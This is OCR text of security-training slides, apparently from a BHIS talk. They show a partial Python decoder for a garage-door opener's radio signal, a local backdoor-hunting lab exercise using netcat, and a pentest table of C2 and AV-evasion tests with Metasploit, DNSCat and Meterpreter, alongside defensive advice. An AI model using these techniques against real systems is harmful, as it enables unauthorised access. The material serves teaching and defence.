
But Can Be frustrating..



Stealing your garage door opener...



Binary!



WAV to bin..

Partial...

```
#!/usr/bin/python
# This file reads an input file from gnuradio that contains a
# digital baseband waveform and prints the bits contained in
its
# payload. The end of the preamble for each transmission is
marked
# by gnuradio with a value of 2 or 3. All other values will be
1 or
# 0.
import io
import sys
from struct import *

payloadLength = 92
waveformFileName = "ook.bin"

# open input file for read access in binary mode
waveformFile = io.open(waveformFileName, 'rb')
# read file contents to a list
waveformData = list(waveformFile.read())
# close the file
waveformFile.close()
```

Lesson

- Security is moving on
- Not just OS and Web security

Stop me

New Fundamental

- App Locker and SRP
- Long Passwords
- Two Factor Auth
- Firewall Everything
- Internet Whitelisting
- Regularly Test Things
- ***Assume you will be compromised.. Plan Accordingly!!!!***



Lets Practice!

Administrator: Command Prompt - 504lab-32bit.exe

```
C:\Tools>504lab-32bit.exe
A TCP Backdoor has been started on your host.  Without connecting to it id
entify it and answer the following questions.
What TCP port is the backdoor listening on? 63864
What is the process id number of the backdoor? 2708
What is the Parent process id number of the backdoor? 2280
Use netcat to connect to the backdoors TCP port.
What is flag printed when you connect to the backdoor? TheFlagisBlack68685
1118
This powershell backdoor was easy to find because it listened on a TCP por
t.  Now I'm creating a new powershell process that does not.
What is the process id number of the backdoor?
```

Thanks To Mark Baggett!!!

More! More Practice!

C2_work.xlsx

Internal			
Category	**Date/Time**	**Pass / Fail**	**Notes**
command line access	8/18/2014	fail	cmd.exe access was restricted, could be created via a shortcut (.lnk file)
DNSCat		fail	Malware executed with no AV alerts and resulted in a successful two-way connection back to BHIS's server.
Custom malware - VSAgent	8/18/2014	fail	Malware executed with no AV alerts and resulted in a successful two-way connection back to BHIS's server. Request Modification Required
Ascii Shell code injection malware - Metasploit, PyInjector, PowerSploit	8/18/2014	Mixed	AV didn't catch/ Egress filtering prevented shell
32-Bit Encoded malware EXE - Metasploit	8/18/2014	Mixed	AV didn't catch/ Egress filtering prevented shell
32-Bit Raw malware EXE - Metasploit	8/18/2014	mixed	AV didn't catch/ Egress filtering prevented shell
Plaintext credit card number data exfiltration	8/18/2014	Pass	web application whitelisting prevents 'traditional' exfiltration methods
C2 detection			
HTTP viewstate covert channel - VSAgent	8/18/2014	Pass	web filter prevented callback communication
Reverse TCP port 443 Meterpreter Channel - Metasploit	8/18/2014	Pass	web filter prevented callback communication
Non-standard TCP channels - Metasploit	8/18/2014	Pass	all ports tested except 53 did not allow non-proxied communication

Want this?

And other things....

File	Size	Modified
504lab-32bit.exe	3.15 MB	18 days ago
504lab-64bit.exe	3.26 MB	18 days ago
ActiveDefenseCombo_Clean.pptx	20.83 MB	1 year ago
AVBypass.pptx	3.24 MB	11 months ago
BurnItAll.pptx	6.63 MB	2 months ago
C2_work.xlsx	11.39 KB	7 months ago
check-critical-events.ps1	1.57 KB	11 months ago
Finding the Lurkers C2- Symposium.ppt	13.75 MB	5 months ago
Format Flaw.pptx	520.05 KB	5 months ago
LADS.pdf	57.71 KB	1 year ago

http://tinyurl.com/504-extra

A note on architecture



Thanks for attending!

- John Strand
  - @strandjs
  - www.bhis.co
  - john@bhis.co



Puppies Make It All Better